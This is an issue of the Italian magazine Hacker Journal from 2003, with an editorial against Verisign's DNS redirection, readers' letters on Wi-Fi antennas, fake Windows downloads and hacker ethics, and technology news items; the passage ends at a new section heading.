Anno 2 - N. 34
25 Settembre - 9 Ottobre 2003

Boss: theguilty@hackerjournal.it

Editor: grand@hackerjournal.it

Contributors: Bismark.it, Fabio Benedetti, Guglielmo Cancelli, Gaia, Nicola D'Agostino, Lele, Roberto "decOder" Enea, >>>----Robin---->, Lidia,3d0

DTP: Cesare Salgaro

Graphic designer: Dopla Graphic S.r.l. info@dopla.com

Copertina: Zocdesign.com

Publishing company
4ever S.r.l.
Via Torino, 51
20063 Cernusco S/N (MI)
Fax +39/02.92.43.22.35

Printing
Stige (Torino)

Distributore
Parrini & C. S.PA.
00189 Roma - Via Vitorchiano, 81-
Tel. 06.33455.1 r.a.
20134 Milano, V.le Forlanini, 23
Tel. 02.75417.1 r.a.

Abbonamenti
Staff S.r.l.
Via Bodoni, 24
20090 Buccinasco (MI)
Tel. 02.45.70.24.15
Fax 02.45.70.24.34
Lun. a Ven. 9,30/12,30 - 14,30/17,30
abbonamenti@staffonline.biz

Pubblicazione quattordicinale registrata al Tribunale di Milano il 25/03/02 con il numero 190.
Direttore responsabile Luca Sprea

HJ: INTASATE LE NOSTRE CASELLE

Ormai sapete dove e come trovarci, appena possiamo rispondiamo a tutti, anche a quelli incazzati.
redazione@hackerjournal.it

hack·er (hãk'∂r)

"Persona che si diverte ad esplorare i dettagli dei sistemi di programmazione e come espandere le loro capacità, a differenza di molti utenti, che preferiscono imparare solamente il minimo necessario."

LEGALIZZATO IL CRACKING

Immaginate di trovarvi in una città straniera. Vi avvicinate a un vigile per chiedergli come arrivare a casa di un amico. Magari sbagliate a pronunciare il nome della via in cui abita. Ogni vigile del mondo, a questo punto, cercherà di farvelo ripetere. Oppure chiederà che glielo scriviate. Ora provate a immaginare una situazione surreale: sbagliate a pronunciare il nome della via e, per tutta risposta, il vigile non vi segnala che vi state sbagliando, ma vi infila dal finestrino una serie di volantini di ristoranti, alberghi e negozi della zona in cui volete andare. Ovviamente, lui intasca dei soldi per questa pubblicità, e quindi probabilmente cercherà di infilare più volantini che può. E, già che c'è, vi appiccica qualche adesivo su vetri e carrozzeria.

Avviciniamoci un po' al vero argomento di questo editoriale. Immaginate di comporre un numero di telefono sbagliato. Ora immaginate che la compagnia telefonica, invece che rispondere con un tut tut tut (o con una voce registrata che vi dice che "il numero selezionato è inesistente") vi spari nell'orecchio uno spot pubblicitario, facendovi pure pagare la telefonata.

Tutto questo è assurdo? Ebbene, è esattamente ciò che, da metà settembre, succede a chi sbaglia a digitare un indirizzo Internet con suffisso .com o .net. Verisign, l'azienda che attraverso Network Solutions controlla i registri .com e .net, ha deciso che –in caso di richiesta di un host inesistente– non risponderà con i messaggi di errore che la comunità Internet ha stabilito e codificato nelle RFC. Dirotterà invece la connessione del navigatore sbadato sulla home page di un suo servizio di ricerca, sul quale pubblicherà pubblicità a pagamento.

Oltre alla questione morale (Verisign sta abusando della sua posizione, riconosciutale dal governo degli Stati Uniti a certe condizioni), questo provocherà una serie di gravi problemi ad amministratori di rete e fornitori di servizi. La mancanza di messaggi di errore per domini inesistenti rende inutilizzabili molti filtri anti spam, software di diagnostica e per la sicurezza. Già, perché il "dirottamento" non avviene solo per il Web e le connessioni Tcp, ma anche per gli altri servizi e protocolli (telnet, ftp, icmp). Programmi come ping e traceroute daranno risultati inaffidabili, se si sbaglia a digitare un indirizzo, perché riceveranno una risposta dai server di Verisign.

Il cambiamento delle politiche di Verisign è avvenuto da poche ore quando scrivo questo articolo, e sul numero di HJ che avete in mano non c'è spazio per articoli più approfonditi. Sul prossimo numero vedremo più in dettaglio l'argomento, e vi spiegheremo come evitare di dover scaricare e visualizzare la pagina di Verisign in caso di errori.

Un'ultima considerazione. Se un ragazzino dirottasse la connessione Internet di qualcuno, per di più per trarne profitto, finirebbe in galera per un po'. Ma per una società multinazionale quotata in borsa, probabilmente, le cose vanno molto diversamente.

grand@hackerjournal.it

Saremo di nuovo in edicola Giovedì 9 ottobre !

Tornano gli abbonamenti!

Abbonati a Hacker Journal !

25 numeri della rivista + il mitico "CAPPELLINO" HJ con ricamato il logo di HJ al prezzo di € 50,00

Dopo un periodo di pausa, tornano alla grande i servizi di abbonamento e arretrati. La gestione non sarà effettuata dalla redazione, ma da una struttura esterna, che accetterà pagamenti in conto corrente postale o via carta di credito. Per informazioni, bisogna contattare la Staff srl ai seguenti recapiti:

Tel. 02/45702415 (dal Lunedì al Venerdì, ore 9.30/12.30 - 14.30/17.30)
Fax 02/45702434
abbonamenti@staffonline.biz

Potete trovare i moduli da compilare e tutte le istruzioni all'indirizzo:
www.hackerjournal.it/abbonamenti

Forum:
BUON KARMA NON MENTE

Indice del forum — Seleziona un ordine: I migliori 10 autori — Ordina: Decrescente — Ordina

#		Username	Email	Località	Registrato	Messaggi	Sito web
1		Mile_Cutty			13 Ott 2002	1079	
2		Neuromante			18 Mar 2003	783	
3		INTERNeTs			15 Apr 2003	747	
4		ak_oe			15 Nov 2002	728	
5		darklady			22 Gen 2003	519	
6		tracciazero			22 Mar 2003	434	
7		arj79			28 Apr 2003	408	
8		AB[O]a			04 Lug 2003	386	
9		Z3r0			28 Gen 2003	355	
10		picofarad			13 Apr 2003	351	

Ok, non saremo così organizzati come Slashdot, che classifica i suoi utenti in base al Karma (un sistema di punti basato sul numero e sulla qualità degli interventi), però possiamo anche noi riconoscere i loro meriti ai migliori utenti del nostro forum. Ecco la top 10 dei dieci utenti più prolifici. Continuate così, ragazzi!

Nuova password!

Ecco i codici per accedere alla Secret Zone del nostro sito, dove troverete informazioni e strumenti interessanti. Con alcuni browser, potrebbe capitare di dover inserire due volte gli stessi codici. Non fermatevi al primo tentativo.

user: arbi3
pass: ri8se

mailto:
redazione@hackerjournal.it

LONGHORN E BIG HOAX

Ho scaricato da kazaa lite una copia di Windows longhorn, il file è intitolato "windows longhorn build 4015.iso.exe". Il file (650 Mb circa) si presenta sotto forma di finestrella bianca eseguibile. Cliccandoci sopra, si apre e si richiude una finestra DOS. Provando a eliminare l'estensione .exe e cliccando, il mio favoloso Win xp va in crash. Come posso fare per poter installare Longhorn su un mio HD ausiliario da 20 Gb?

Marco

Per installare Longhorn aspetta che esca, e compralo in negozio. Quello che hai scaricato e installato sul tuo computer non è un bovino texano dalle corna lunghe (questo, appunto, è il significato di Longhorn), ma una bella bufala. Con ogni probabilità, si tratta un virus o un trojan, gonfiati fino a raggiungere le dimensioni di un CD. Considerazioni legali e morali a parte, eseguire sul proprio computer un programma scaricato da una fonte non affidabile, è un po' come nuotare con una ferita sanguinolenta in una vasca di Piraña.
Auguri.

MATRIX IN ASCII

Ho trovato un interessante filmato di martix fatto completamente in ascii magari potreste metterlo nei link sul giornale.......
http://abstract.cs.washington.edu/~renacer/ascii-matrix.html.gz

Bestia666

Abbiamo visto di meglio, soprattutto come "fluidità", ma il link è interessante. Occhio: servono uno schermo grande, e molta banda. Invece, la cosa più interessante vista ultimamente in tema di Matrix Reloaded è senza dubbio la recensione pubblicata su Delos (http://www.delos.fantascienza.com/delos/81/81204/1.html). Mi raccomando, leggete soprattutto la pagina seguente. Da sbellicarsi.

RINTRACCIABILITÀ IN WIN-MX

Il mio "problema" riguarda WinMX. Quante sono le possibilità effettive che io sia rintracciabile quando ci sono dentro? Cioè: quanto è probabile che un utente esperto riesca a inviduare la mia presenza anche se io non vorrei, e a risalire eventualmente ai miei dati? Ho una connessione Libero, standard: niente ADSL né ISDN. Da quello che ho capito, il mio IP in questo caso cambia ogni volta che entro, ma vorrei essere sicuro di non essere visto dall'host di una chat che non frequento più. Ho cambiato nick, ma non credo che basti, per un esperto... come non basta avere nascosto i miei file condivisi.

'Gnurant-Ferrara

Un utente "normale" difficilmente potrà rintracciarti, a meno che alcuni dei file che condividi non siano così particolari da renderti riconoscibile (se condividi testi che trattano di archeologia marziana, canzoni popolari transilvane e foto di Giuliano Ferrara nudo, molto probabilmente saresti riconoscibile anche se ti collegassi dall'Antartide). In alcuni casi, è possibile risalire dall'indirizzo IP alla zona geografica da cui ti colleghi (Paese o quartiere di una grande città); ma la tua identità la conosce solo Libero (e le Forze dell'Ordine, ovviamente).

Tech Humor

Un barbecue orignale...

MI VANTO DELLE MIE AZIONI

Acquisto H.J. sempre con piacere. Detto quanto dovuto, tengo farvi sapere che ho letto, con non poco turbamento, lo scritto (senza firma) "sfogo di un vecchio hacker" a pag.5 di H.J. n°33.
{ Ma...che cosa sta insegnando a mio figlio codesto signore}? Esimia redazione, avete pubblicato uno scritto veramente sconcertante.
Sono certo che Vi è sfuggito il significato delle affermazioni...ho telefonato gratis per anni nelle vecchie cabine a gettoni (non mi piace il K), ho fatto benzina gratis ai distributori self-service a cassetto e no, ho viaggiato con biglietti a modo loro craccati per l'autobus, sempre studiando il funzionamento dei vari meccanismi... (proprio come fanno coloro che vogliono curiosare dentro una cassaforte). Bel tipo di personaggio questo vecchio Hacker: mi piacerebbe sapere cosa ne pensa un Sostituto Procuratore.della Repubblica (che gli batta le mani...?).
Certo è che io preferisco i nostri moderni smanettoni che, vantandosi, si divertono a rompere le scatole a qualche sito senza procurare danni al patrimonio altrui.

Luciano F.

www.hackerjournal.it

Piccolo errore su CryptoMatrix. Vorrei segnalare un piccolo bug (di quelli mooolto frequenti) sul programma di crittografia Matrix pubblicato sul n.33 della nostra rivista: il ciclo while principale nel main() dipende dalla variabile booleana "ciclo", ma tale variabile non viene in alcun modo inizializzata, quindi il valore che assume è del tutto arbitrario. L'esecuzione del corpo del while non è quindi garantita al 100% e può portare il programma all'immediata terminazione se questa fosse diversa da zero. Come è successo a me! :) Per rimediare basta dichiararla così: BOOL ciclo = FALSE; anzichè BOOL ciclo; e tutto sarà ok. Sull'eseguibile matrix.exe, comunque, è registrata con un valore pari a zero (che cu*o!), quindi tutto a posto. :)

Gianluca Ghettini

Sul numero scorso, parlando della convention Hacker Defcon, citavamo una gara di collegamento wireless sulla lunga distanza. In quel caso, nel deserto del Nevada, si è riusciti a coprire la ragguardevole distanza di 56 chilometri! Ma quelli sono casi eccezionali, con antenne enormi e in condizioni ottimali (il deserto, appunto). Quello che potrai fare tu, dipende molto dalle condizioni ambientali: se tra casa tua e quella dei tuoi amici non ci sono ostacoli (cioè, se la puoi vedere in linea retta), e siete in una zona con basse interferenze radio, te la puoi cavare con poco.

ILLEGALE MA MORALE?

Leggevo, sul numero 33, di un vecchio smanettone hacker che diceva delle cose che condivido.
Cosa principale ed assolutamente vera: Un hacker, quello vero, fa delle cose - a volte vagamente illegali -solo per il piacere di capire come si fa una certa cosa. [...]
Quando 15 anni fa si entrava in ITAPAC (la rete a pacchetto che era disponibile all'epoca) e tramite i gateway si poteva arrivare a server in Australia o di qualche Università americana, il piacere era esserci riusciti, non rivendere l'informazione. [...]
Quando si riusciva a crackare un programma, non era per rivenderlo, era per vincere la sfida con la macchina, riuscire a indovinare cosa un'altra mente avesse inventato e trovare il sistema di disattivarlo. Spesso mi è capitato di crackare un programma solo per dimostrare che nessuna protezione che si basi sul SW può essere inviolabile.[...] Un altro sport, peraltro di breve durata, fu quello giocato sulle BBS quando ci si sfidava ad individuare le password utente. Ma il bersaglio era consapevole!
Entrare nei server prima attraverso ITAPAC, poi sulla rete era uno sport più interessante, ma effettuare dei denial of service (DOS) o dei defacing è una vera stupidaggine. È troppo facile per essere chiamato hacking. Questo io lo chiamo stupidità. [...]
Oggi, dopo aver fatto anche qualche piccolo guaio, penso che sia molto interessante divertirsi in questi modi utilizzando 2 o 3 PC (anche dei 486 con Linux possono andare bene) in una propria LAN privata piuttosto che creare danni a persone che non ci hanno nemmeno fatto del male. Del resto, a conti fatti, costa anche di meno... Io oggi utilizzo una rete formata da 7 PC sui quali girano Linux, e Windows in alcune reincarnazioni. Con questi sono riuscito a provare varie cose che provate in rete mi avrebbero potuto creare seri problemi legali...

forse64

Come in molti altri casi, le lettere dei lettori vengono pubblicate anche quando dicono cose non condivisibili, anche per stimolare la discussione. Queste riposte dimostrano che a volte ce n'è bisogno. Qual è la vostra opinione in merito?

WIRELESS A LUNGA DISTANZA

Vorrei fare una rete wirless con altri 2 miei amici vicini circa 1Km. Come è possibile realizzarla? Magari costruendo un'antenna posso raggiungerli?
Mi serve per spostare dati ma anche per giocare: Quake, Unreal eccetera.
Cosa mi serve per realizzare il tutto?

Libero

Le specifiche dei sistemi Wi-Fi parlano di decine o (poche) centinaia di metri. Ma se ci limitassimo alle specifiche dei costruttori, non faremmo una rivista come Hacker Journal ;-)

Quello che ti serve è collegare alle schede Wi-Fi (tua e dei tuoi amici) un'antenna direzionale. Puoi costruirla facilmente persino con un tubo di patatine Pringles (cerca su Google "pringles wireless antenna") Un po' di esperienze in questo campo le trovi anche sul sito www.penmachine.com/techie/kitswifi_2003-08.html.

NEWS

HOT!

DVD ANTIFURTO

Lo scienziato britannico Nigel Lounge sta sviluppando una tecnologia che permetterà di installare speciali chip antifurto sugli elettrodomestici più comuni come televisori, DVD, impianti stereo e computer. Piuttosto semplice il funzionamento del sistema: i microchip identificano la normale distanza reciproca e, quando questa cambia inaspettatamente, allertano immediatamente la polizia. "Non abbiamo ancora una prova certa che questa tecnologia funzioni, ma siamo fiduciosi" ha detto il professor Lounge, membro del Centro Britannico di Ricerca per le Telecomunicazioni e il Networking. Un progetto pilota per testare questo sistema ibrido, frutto dello studio sulla tecnologia dei telefoni wireless, sarà realizzato entro sei mesi a Manchester.

DURON ADDIO

Secondo quanto dichiarato sul sito The Financial Express da Sanjeev Keskar, country manager AMD per l'India, il produttore americano starebbe per terminare del tutto la produzione di processori Duron. Originariamente la produzione di cpu Duron doveva venire interrotta alla fine dello scorso anno, ma la continua domanda soprattutto in paesi in via di sviluppo ha spinto AMD a continuarne la produzione. Nel corso dell'estate AMD ha introdotto tre nuove versioni di processore Duron, con frequenze di clock di 1.400, 1.600 e 1.800 Mhz, stante la forte richiesta da parte di alcuni mercati. Per queste versioni, tuttavia, sembra che AMD abbia già sospeso la produzione così da dedicarsi esclusivamente alle cpu Athlon XP e a quelle Athlon 64, introdotte ufficialmente il 23 settembre. Con l'uscita di scena delle cpu Duron, AMD si troverà a proporre i propri processori utilizzando un unico brand, quello Athlon, per una gamma di processori desktop che vanno dall'entry level alla fascia alta, rispettivamente coperti da Athlon XP e Athlon FX.

LO SHUTTLE TORNERÀ A VOLARE

Sarà marzo il mese in cui lo Shuttle tornerà a volare. Lo ha annunciato la NASA, l'ente spaziale statunitense. Il lancio dovrebbe avvenire tra l'11 marzo e il 6 aprile, ma se le norme di sicurezza non verranno soddisfatte, potrà slittare a tempo indeterminato. L'ente spaziale non vuole infatti incorrere di nuovo nelle accuse ricevute precedentemente, il primo febbraio scorso, quando sette astronauti persero la vita, pare, a causa di un buco nell'ala dello Shuttle causato da un pannello di gomma isolante staccatosi dalla navicella dopo il decollo. In quella occasione, i membri del Columbia Accident Investigation Board (Caib) hanno biasimato duramente la politica della NASA, accusandola di ignorare la sicurezza dei propri membri in favore della continuità dei voli spaziali. La NASA si è impegnata a ridisegnare la navetta spaziale per renderla più sicura e ha assicurato che apporterà dei cambiamenti sostanziali all'Atlantis, per eliminare i problemi causati dalla gomma isolante. Sono in corso anche dei test su materiali e procedure che permettano la riparazione dello shuttle in volo. L'impossibilità di riparare eventuali danni alla navetta spaziale, infatti, è stata una delle maggiori critiche portate dal Caib alla NASA, in occasione del disastro del Columbia.

ACCUSATI DI PIRATERIA 269 UTENTI INTERNET

La Recording Industry Association of America (RIAA, l'associazione che raccoglie le principali major discografiche USA) ha intentato causa contro 269 utenti Internet responsabili di aver scambiato musica attraverso la Rete. Secondo quanto sottolinea la RIAA, la legislazione statunitense stabilisce che l'uso di programmi per lo scambio di file peer to peer è un reato punibile con multe che arrivano fino a 150.000 dollari per singola canzone. Le persone denunciate si vedono ora minacciate di sanzioni milionarie, ma i discografici sono pronti a negoziare accordi extragiudiziari con risarcimenti che si aggirano intorno ai 3.000 dollari. La RIAA ha intenzione di accusare molti altri utenti dopo questi primi 269. Le denunce sono però accompagnate da un'offerta: se l'utente promette di smettere di scambiare file musicali su Internet, non sarà denunciato per quelli scambiati nel passato. Il patto si chiama "Clean Slate", lavagna pulita: attraverso un sito Web, tutti gli internauti statunitensi potranno scaricare un apposito formulario da firmare e consegnare a un notaio. Così facendo, si impegnano a non scaricare archivi protetti da copyright o canzoni attraverso la Rete. In cambio, le major discografiche assicurano che non saranno perseguiti legalmente. Gli attivisti della Electronic Frontier Foundation hanno però messo in guardia il pubblico: secondo loro il documento della RIAA in realtà non sarebbe legale, e chi lo utilizza otterrebbe solo il risultato di auto-denunciarsi senza avere nessuna salvaguardia legale garantita.


LA TV SUL PC

Due soluzioni per utilizzare i canali televisivi sul pc. Questa la proposta di ECS e Prolink: da ECS una tradizionale scheda PCI sintonizzatrice, da Prolink una unità esterna per trasformare il monitor in una televisione. Ormai i pc offrono elevata potenza di calcolo, così da permettere l'utilizzo di accessori che necessitano di una più elevata capacità di elaborazione senza alcun problema. La scheda sintonizzatrice TV, la EZ TV di ECS, si presenta come una soluzione abbastanza economica e versatile che viene incontro alle più disparate esigenze. Se invece siamo in possesso di un pc un po' datato, le cui performance verrebbero intaccate in modo sensibile con l'utilizzo di una scheda TV, è possibile scegliere una soluzione totalmente esterna, come la PlayTV Box II prodotta da Pixelview.

INTELLIGENZA ARTIFICIALE PER AUMENTARE L'APPRENDIMENTO

Il futuro dell'intelligenza artificiale sta nelle protesi cognitive. Si tratta di sistemi computazionali che si alleano alla nostra mente per potenziare pensieri e percezioni. Con questo metodo, l'intelligenza artificiale non dovrebbe cercare di imitare la mente umana, ma dovrebbe esaltarla. Un esempio di protesi cognitiva è la mappa concettuale: un software da usare per rappresentare, condividere e ampliare la conoscenza. Si presenta come una rete di nodi collegati da linee: a ogni nodo corrisponde una parola e a ogni linea un verbo che descrive la relazione. In pratica, è un sistema intelligente per potenziare l'apprendimento e per sfruttare meglio le conoscenze già immagazzinate. Negli Stati Uniti la mappa concettuale ha già fatto il suo ingresso in alcune scuole elementari e superiori.

LINDOWS APPRODA IN ITALIA

LindowsOS 4.0, il sistema operativo basato su Linux realizzato per un'utenza desktop, arriva in Italia. Lindows.com e Questar hanno infatti siglato un accordo in esclusiva per la commercializzazione, la promozione e la vendita sul mercato italiano della versione in inglese del prodotto. Secondo quanto riportato dalle aziende, la nuova versione di LindowsOS presenta una serie di miglioramenti che semplificano il processo d'installazione, configurazione e gestione del sistema operativo. Tra i molti accessori proposti, è da rilevare Click-N-Run, il sistema che consente di scaricare, installare e lanciare in modo automatico un'applicazione qualsiasi, tra le oltre 1.800 messe a disposizione da Click-N-Run Warehouse (www.lindows.com/cnr). L'interfaccia semplificata e i menu organizzati in maniera più intuitiva facilitano notevolmente l'utilizzo del sistema da parte degli utenti, che hanno così a disposizione un ambiente facile, potente e completo a un costo decisamente ridotto rispetto alla concorrenza. Ulteriori informazioni circa Lindows.com sono disponibili all'indirizzo www.lindows.com/newfeatures.

COMPUTER PIÙ POTENTI GRAZIE AL DNA

Un computer che sfrutta la struttura del DNA. Questa l'idea che si basa sul presupposto che cellule umane e processori dei computer immagazzinino e sviluppino le informazioni in maniera molto simile. La struttura che deriverebbe da quest'idea, risulterebbe essere più potente dei processori utilizzati finora. Il ragionamento alla base del processo è semplice: i computer utilizzano una stringa composta dai numeri 1 e 0 per immagazzinare le informazioni, mentre gli esseri viventi utilizzano molecole rappresentate dalla lettere A, T, C e G. Gli scienziati Milan Stojanovic e Darko Stefanovic hanno realizzato, a sostegno di questa idea, Maya, una macchina imbattibile nel gioco del Tris che sfrutta un complesso mix di enzimi di DNA per fare le proprie scelte. Secondo i ricercatori, organizzando in maniera diversa, e più complessa, gli enzimi, le potenzialità sono infinite. Il pregio di questo dispositivo è di essere una struttura interattiva che non necessità l'intervento umano per fare le proprie scelte. Sviluppare un sistema che utilizzi le molecole del DNA permetterebbe anche di rendere i computer ancora più piccoli.

HOT!

UNA PATCH DA MICROSOFT

Ancora nell'occhio del ciclone il servizio RPCSS e più precisamente il componente DCOMM, ormai famoso per i recenti worm Blaster. Microsoft raccomanda infatti l'installazione di una patch che chiude una falla molto critica nei sistemi Windows, per un problema che riguarda proprio questo componente. Viste le conseguenze disastrose del diffondersi del virus MSBlaster, è vivamente consigliata l'installazione di questo aggiornamento: solo così si potranno evitare gli effetti di un worm simile a quelli già scoperti. La falla permetterebbe a qualsiasi sconosciuto di entrare in un sistema su cui la patch in oggetto non sia installata. Oltre a questo effetto pericoloso, vi sono una serie di altri effetti collaterali tipici dei virus/worm, come, per esempio, l'intasamento di mail server e la divulgazione di indirizzi e-mail. La patch è disponibile all'indirizzo www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-039.asp.

DISCREZIONE AL CELLULARE

Un ricercatore coreano ha trovato il modo di parlare con discrezione al cellulare. Si tratta di quattro microfoni che fanno giungere la voce di chi parla in differenti tonalità, che possono essere programmate. La voce di chi parla viene processata dall'apparecchio prima di essere mandata a chi ascolta. In questo modo, per esempio, una persona ha la possibilità di essere ascoltata senza difficoltà quando è costretta a parlare sottovoce. I microfoni, inoltre, possono impedire che arrivino dall'altra parte spiacevoli rumori legati al luogo in cui si trova chi parla.

NEWS

HOT!


PRESCOTT DEBUTTERÀ IL 3 DICEMBRE

Il 3 Dicembre verrà introdotta la prossima generazione di processori Intel, nome in codice Prescott. La nuova cpu, che vanta varie innovazioni rispetto al progetto Pentium 4, sarà la prima per sistemi desktop a essere basata su processo produttivo a 0.09 micron. Prescott integrerà 1 MB di cache L2 e verrà inizialmente introdotto in versioni a 3,4 e 3,2 Ghz di clock, con una versione a 3,6 Ghz prevista per il primo trimestre del 2004. Nel secondo trimestre dell'anno 2004 Intel introdurrà una nuova versione di processore Prescott, basata su Socket LGA 775; assieme al nuovo Socket Intel introdurrà anche una nuova versione di processore Prescott con frequenza di clock di 3,8 Ghz. Per il mercato entry level Intel introdurrà, a partire dal secondo trimestre 2004, una versione di cpu Celeron basata su core a 0.09 micron di processo produttivo, con un quantitativo di cache L2 di 256 KB.

STRADE INTELLIGENTI IN CANADA

Il governo canadese ha avviato una serie di colloqui con le amministrazioni locali per verificare la possibilità di installare sulle principali arterie stradali un sistema nazionale di sensori per le rilevazioni meteorologiche. L'idea alla base del progetto è quella di creare strade "intelligenti" sulle quali gli automobilisti possano essere sempre a conoscenza delle condizioni del tempo e di quelle del manto stradale. Particolare attenzione sarà dedicata alle informazioni riguardanti il pericolo del ghiaccio. I sensori saranno utili anche alle aziende che si occupano della manutenzione delle strade, avendo la possibilità di stabilire su quali tratti, per esempio, è necessario spargere il sale per sciogliere la neve.

NUOVI LETTORI MP3 PER L'AUTUNNO

Il mercato dei lettori MP3 portatili sta conoscendo un'espansione molto elevata. Lo dimostrano le nuove uscite da poco presentate sul mercato. Prima fra tutti Creative, che per l'autunno propone tre nuovi modelli, con dimensioni e capacità di archiviazione molto differenti fra loro. Il primo prodotto della nuova gamma è MuVo NX, con capacità di archiviazione pari a 128 MB e l'aggiunta di un display LCD monocromatico che riporta il titolo del brano, la durata e altre funzionalità. Un piccolo microfono integrato permette inoltre di registrare fino a un massimo di otto ore di parlato. MuVo2 (Cube) è la nuova proposta di fascia media: dalla dimensione complessiva molto ridotta, permette di immagazzinare fino a 1,5 GB di dati grazie a un microdrive integrato. L'interfaccia è di tipo USB 2.0 e permette di utilizzarlo anche come sistema di memorizzazione per archiviazione temporanea e trasferimento di dati. Il modello top della gamma è Jukebox Zen NX, dotato di 30 GB di capacità di archiviazione, di dimensioni e peso più ridotti rispetto all'originario modello. La batteria permette di utilizzare lo Zen NX fino a un massimo di 14 ore in playback. Le interfacce di connessione sono USB 2.0 e Firewire. Novità anche da Anubis, che ha lanciato il nuovo Typhoon Live Music Mp3 Player w/Fm, un dispositivo che racchiude al suo interno quattro funzionalità: lettore Mp3, registratore, radio FM e disco rigido esterno per trasportare i propri dati in ogni situazione e scaricarli su pc o notebook grazie alla porta USB. Tre le versioni disponibili, dotate rispettivamente di 64, 128 e 256 MB di memoria. Tra le altre caratteristiche, la funzione di registrazione vocale da 4 a 16 ore, il display LCD retroilluminato da una luce blu dal quale poter visionare lo stato delle funzioni oltre all'equalizzatore a cinque bande. Il dispositivo è inoltre dotato di un software per il riconoscimento di testi (funzionante tramite pc) che legge testi e li riproduce in modalità audio tramite il riproduttore. Ridotte le dimensioni: circa 30 grammi di peso. Per maggiori informazioni: www.anubisline.com. Infine, ultimo ma non meno importante, Apple ha aggiornato la propria linea iPod. I precedenti modelli da 10, 15 e 30 GB sono stati sostituiti da quelli a 20 e 40 GB. Il modello da 40 GB permette di immagazzinare fino a 10.000 brani con qualità pari a quella di un CD, il tutto in un dispositivo estremamente portatile e compatto, dal peso di soli 176 grammi. iPod è dotato della funzionalità Auto-Sync, per quale Apple ha già chiesto il brevetto, che scarica la libreria musicale dal Mac o dal pc e la aggiorna in modo del tutto automatico ogni volta che il dispositivo viene connesso al sistema. I nuovi iPod per Mac e Windows sono disponibili presso i rivenditori autorizzati oppure tramite Apple Store (www.apple.com/italystore). Maggiori informazioni sul sito web di Apple www.apple.it.

COMPUTER IN PISTA

Ormai la tecnologia è fondamentale per i team di Formula 1: le soluzioni hi-tech dentro una monoposto, oggi, sono moltissime, vitali per la fortuna di macchine, scuderie e piloti. Dentro e fuori le monoposto del team Williams Bmw c'è un partner d'eccezione e si chiama Hewlett-Packard (http://www.hp.com/f1racing/index.htm).
Sul sito dedicato dall'azienda californiana al lavoro per le monoposto (http://www.hp.com/f1racing/interactive_car.htm) è possibile rendersi conto dell'apporto che la tecnologia porta nel campo della Formula 1. Navigando all'interno di questa "officina" multimediale si possono vedere da vicino i particolari delle macchine in formato 3D, apprendere tutti i dettagli a livello tecnologico e meccanico, gustarsi filmati inediti sui test in galleria del vento e in pista e consultare un'ampia galleria fotografica. Cliccando invece sul sito ufficiale della Williams Bmw (http://www.bmw.williamsf1.com/), ed entrando nella sezione "Telemetry", è possibile visionare in tempo reale i rilevamenti effettuati su tutti i circuiti del mondiale scrutando, come è solito fare un ingegnere di corsa, tutti i parametri della macchina relativi a velocità, giri del motore, consumo gomme e altro ancora.
E per vivere in diretta dalla telemetria cosa succede fra i rettilinei e i curvoni di Monza basta collegarsi a questa pagina (in formato flash) (http://www.bmw.williamsf1.com/rwMedia/flash/telemetryItaly.swf).

I BEATLES DENUNCIANO APPLE

Manifesti che pubblicizzano iPod come prodotto di "AppleMusic". Questa la pietra dello scandalo di una disputa legale ormai annosa fra Apple Corps, società che gestisce il marchio Beatles, e Apple Computer, la nota casa costruttrice di prodotti informatici di Cuppertino. Apple Corps ha infatti recentemente avviato un'azione legale contro Apple Computer, sostenendo che la casa californiana ha violato i contenuti di un precedente accordo raggiunto con la band britannica. Al momento della sua nascita, infatti, la società di Stave Jobs fu citata in giudizio da Apple Corps per l'uso del nome aziendale. Oltre a dover pagare un risarcimento monetario, Apple Computer dovette impegnarsi a usare il nome solo per i prodotti informatici e mai per il mercato musicale. Alcuni anni dopo, i Beatles denunciarono nuovamente Apple quando questa lanciò i primi computer che permettevano l'ascolto della musica attraverso speaker collegabili. Adesso è la volta del popolare lettore iPod e del servizio per il download a pagamento di brani musicali iTune Music Store.

INTEL: UN NUOVO PROCESSORE PER CELLULARI

Intel ha annunciato il secondo processore per telefoni cellulari, il PXA800EF. Si tratta del primo processore single-chip che utilizza la tecnologia Enhanced Data Rates for GSM Evolution (EDGE). Il processore è prodotto utilizzando lo stesso design del modello PXA800F presentato all'inizio dell'anno. Per aggiungere il supporto alle reti EDGE, Intel ha dovuto effettuare alcune modifiche software e incrementare la velocità del processo di comunicazione della propria Intel Micro Signal Architecture. La flessibilità del nuovo processore permette agli sviluppatori di poter realizzare dispositivi dotati di una potenza elaborativa di 104MHz per il settore entry-level oppure fino a 312MHz per quanto riguarda applicazioni avanzate su rete GSM/GPRS. Il processore è basato sulla tecnologia XScale e integra on-chip 4MB di memoria flash e 512KB di memoria SRAM. EDGE è una tecnologia che sta emergendo in questi ultimi mesi che permette di trasmettere dati a velocità 2-3 volte superiore all'attuale velocità consentita dalla rete GSM/GPRS. Attualmente sul mercato ci sono solo 5 cellulari con supporto EDGE. La produzione in volumi del nuovo processore inizierà nel primo trimestre del 2004.

CONTRO I VIRUS NON C'È SPERANZA

